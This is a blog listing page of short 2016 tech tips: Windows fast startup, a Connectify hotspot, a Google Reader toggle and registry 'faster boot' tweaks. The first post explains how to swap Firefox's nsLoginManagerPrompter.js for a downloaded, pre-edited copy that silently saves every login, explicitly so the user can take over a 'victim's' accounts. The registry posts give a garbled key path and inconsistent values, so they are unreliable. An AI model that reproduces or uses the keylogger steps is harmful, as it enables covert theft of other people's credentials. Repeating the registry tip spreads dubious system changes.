Showing posts with label turn. Show all posts

Tuesday, December 20, 2016

Turn Your Firefox Browser into a Keylogger

Turn Your Firefox Browser into a Keylogger


Turn Your Firefox Browser into a Keylogger

Mozilla Firefox can be turned into undetectable keylogger. This keylogger will be used to store all the usernames and passwords that will be entered by the user.

Steps to Turn Your Firefox Into A KeyLogger. lets rock..!
  •     Close Firefox Application if open
  •     Go to: Windows- C:/Program Files/Mozilla Firefox/Components
  •     Find The Script Named " nsLoginManagerPrompter.js"
  •     Click here to download the file unzip it and simply overwrite the existing nsLoginManagerPrompter.js with it, it is already edited to save all usernames and passwords Automatically

Done
when someone logs onto any site, their username and passwords will be saved automatically, without prompt!

To retrieve the account information, make sure Firefox is opened, go to Tools > Options > Security Tab > click on saved passwords, then click on show passwords, and press yes

This is not a remote keylogger but a good one if your victim uses your computer you can manage his accounts ;)

Go to link Download

Read more »

Sunday, December 4, 2016

Turn on off Windows 8 Faster Startup

Turn on off Windows 8 Faster Startup


Windows Fast startup is a configuration setting that helps your computer start up faster after shutdown. Windows 8 does this by saving system information to a file upon shutdown. When you start your computer again, Windows uses that system information to resume your computer instead of restarting it.

Notes
•The faster startup configuration setting doesn’t apply to Restart. You need to shutdown and then start your computer again for Windows faster startup to take effect.

•Windows Faster startup is turned on by default in Windows.

The Faster Startup Checkbox option can be found at Power option System settings. Here’s how to access the option via a User Interface.

Go to your power option by clicking the Power Plug icon and then Click More power options. Or use your Run Window (Win+R) and type: control /name microsoft.poweroptions

poweroptions

Once inside the power option window, at the left pane click “Choose what the power buttons do”

powerbuttons_do

System settings of power option window will be launch and you need to click or go for UAC verification inorder to edit the power settings: Change settings that are currently available as shown below

uac 

Control PanelHardware and SoundPower OptionsSystem Settings

At the bottom part, you’ll be able to enable and disable “Turn on fast startup” option

shutdownsettings

The Fast startup helps start your PC faster after shutdown. Restart is not affected.

Thanks for reading the optimization tip!


Go to link Download

Read more »

Monday, November 14, 2016

Turn Your pc on in 10 seconds

Turn Your pc on in 10 seconds


Aight so u wanna know how to turn the pc on in 10 seconds Aight heres what u have to do to turn ur pc on in 10 seconds

Aite Click on the start button then press R it will take u to Run well go to run
n type Regedit
press enter
this will open Registery Editor
now look for the key

HKEY_LOACAL_MECHINESYSTEMCurrentControlSetContr olContentIndex

now there find the Key Called
"Startup Delay"
Double Click On It
Now where its Base
Click Decimal
Now its Default Value Is 4800000
Change The Value To 40000
here u go u have done it
now close the Registery Editor and Restart Your Computer
Youll See The Result

hope you can use this!

Go to link Download

Read more »

Thursday, November 3, 2016

Turn Windows PC into WiFi Hotspot Connectify

Turn Windows PC into WiFi Hotspot Connectify


    Wi-Fi Hotspot Using Connectify

    If you want to setup a Wi-Fi hotspot with numerous options and a nice interface, Connectify has a great application called Hotspot that lets you create a hotspot from your internet connection. With Pro version you can even make your PC a Wi-Fi repeater or a wired router.
    Connectify Hotspot is great if your ISP charges per device, Its excellent if you don’t want to pay more to connect more devices.

     Just download Free/Pro version, both version allow to create hotspot.

    *Connectify supports Windows 10/8.1/8/7

    Download Connectify

    After installation, Now time to setup your WiFi hotspot. Follow these steps :


    1: On the ‘Settings Tab’ click on the ‘Wi-Fi Hotspot’ button.



     2: In the ‘Internet to Share’ dropdown select the adapter you wish to share. This adapter should have a working connection to the Internet.



    3: Give your hotspot a name (SSID) and password. The hotspot name is the network name that other devices will see and authenticate to using your unique hotspot password.


    4: Then click the ‘Start Hotspot’ button to begin sharing your Internet connection with your WiFi enabled devices.

      Go to link Download

      Read more »

      Thursday, October 27, 2016

      TURN ON YOUR PC IN JUST 15 SECONDS

      TURN ON YOUR PC IN JUST 15 SECONDS


      TURN ON YOUR PC IN JUST 15 SECONDS


      Welcome to (HACKING begins - "An approach to introduce people with the truth of HACKING"), Hello friends, After shutting down speedy post, I will tell you how can you make your system faster so your system should turn on in just 15 seconds. When we Turn on system we spends lots of time to start up window,
      everyone face this and i know everyone wants to avoid this. Everyone want its system faster to respond faster. Well there is an alternative by which we can make our system faster to turn on with some changing in registry key. Note: Make backup or create Restore point before make changing in Registry keys. To boost up your system follow below steps..

      Follow steps to Turn On system in just 15 seconds

      click here for more

      Click on Start Button, then Run.

      Type "Regedit" (This will open Registry Editor)

      In Registry Editor navigate to HKEY_LOACAL_MECHINESYSTEMCurrentControlSetControlContentIndex

      On right side you find the Key Called "Startup Delay"

      Double Click on it and select Base Decimal.

      Change its default Value data "480000" to "35000".

      Exit the Registry Editor.

      Restart Your Computer.

      Hope this is informative, kindly post your views or comments on this article. Suggestions are welcomed.

      Be a real hacker - PROFESSIONAL, and change the trend of HACKING.

      Thanks & Regards:

      Go to link Download

      Read more »

      Thursday, September 8, 2016

      Turn off the annoying social features in Google Reader

      Turn off the annoying social features in Google Reader


      Even though Google Reader is probably the best and most widely used application for following RSS feeds, it still has it’s problems and shortcomings. After the launch of Google Buzz, one of the most common complaint was the connection with Buzz, because it generates duplicates and disables comments on buzz originating in Google Reader.

      Since Buzz doesn’t have a way to filter content (yet), for some the only solution to separate the two would be to hide the items shared by others in Google Reader and using only Buzz for social interactions. Unfortunately, if you follow a lot of people, hiding their shared items from the sidebar one by one can be time-consuming.

      Apparently, the Reader team has developed a faster way to turn off shared items and I found it on Twitter, when somebody asked them this question. While you are on the Google Reader page, simply type the following JavaScript command in the address bar of your browser and hit ‘Enter’:
      javascript:antisocial(true)
      After the page reloads, the ‘People you follow’ section from the sidebar will be completely hidden. Furthermore, keyboard shortcuts linking to these items and comments will no longer work. It’s a pretty complete solution!

      Google Reader Antisocial offGoogle Reader Antisocial on

      Antisocial Reader off                                    Antisocial Reader on


      The setting seems to be stored in a cookie, because loading Reader in another browser reverts to the usual, ‘social’ interface. So, if you want to go back to the standard you can clear the cookies or use the same JavaScript code to set the variable to ‘false’: javascript:antisocial(false).

      I would recommend however not to play around with this toggle too much; I have noticed that Reader tends to become unstable and slow if you use it too often. It starts to display errors and stops loading shared items, even in the default state. Maybe it’s still experimental, but it would be great if the toggle would be integrated in the settings and stored in the Google account, like for the followed blogs from Blogger.

      Via http://exde601e.blogspot.com/2010/04/turn-off-social-features-in-google.html


      Go to link Download

      Read more »